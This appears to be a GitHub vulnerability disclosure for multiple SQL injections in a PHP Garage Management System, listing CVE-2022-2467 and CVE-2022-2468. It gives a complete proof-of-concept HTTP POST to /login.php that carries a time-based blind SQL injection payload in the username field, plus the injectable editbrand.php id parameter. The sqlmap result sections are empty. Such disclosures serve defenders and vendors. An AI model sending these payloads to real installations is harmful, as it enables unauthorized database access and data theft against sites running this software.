xiahao90 Update Garage-Management-System.md History

1 contributor

47 lines (37 sloc) | 1.61 KB

Exploit Title: Garage Management System - Multiple SQL injections

Date: 2022-07/19

Exploit Author: xiahao@webray.com.cn

Vendor Homepage: https://www.sourcecodester.com

Software Link: https://www.sourcecodester.com/php/15485/garage-management-system-using-phpmysql-source-code.htm

Version: 1.0

Tested on: windows10 + phpstudy

1./login.php(CVE-2022-2467)


/login.php SQL injection exists at the login port

Sample request POC #1

```
POST /login.php HTTP/1.1
Host: [TARGET URL/IP]
Content-Length: 41
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://shen-ji.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.99 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Referer: http://shen-ji.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=coj91b4jkkol1s8oalg3r7in12
Connection: close

username=1@a.com' AND (SELECT 6427 FROM (SELECT(SLEEP(5)))LwLu) AND
'hsvT'='hsvT&password=412312&login=
```

Sqlmap running results



2./editbrand.php(CVE-2022-2468)

/editbrand.php SQL injection exists for parameter ID

Sample request POC #2

```
http://[ip:port]/editbrand.php?id=1
```

Sqlmap running results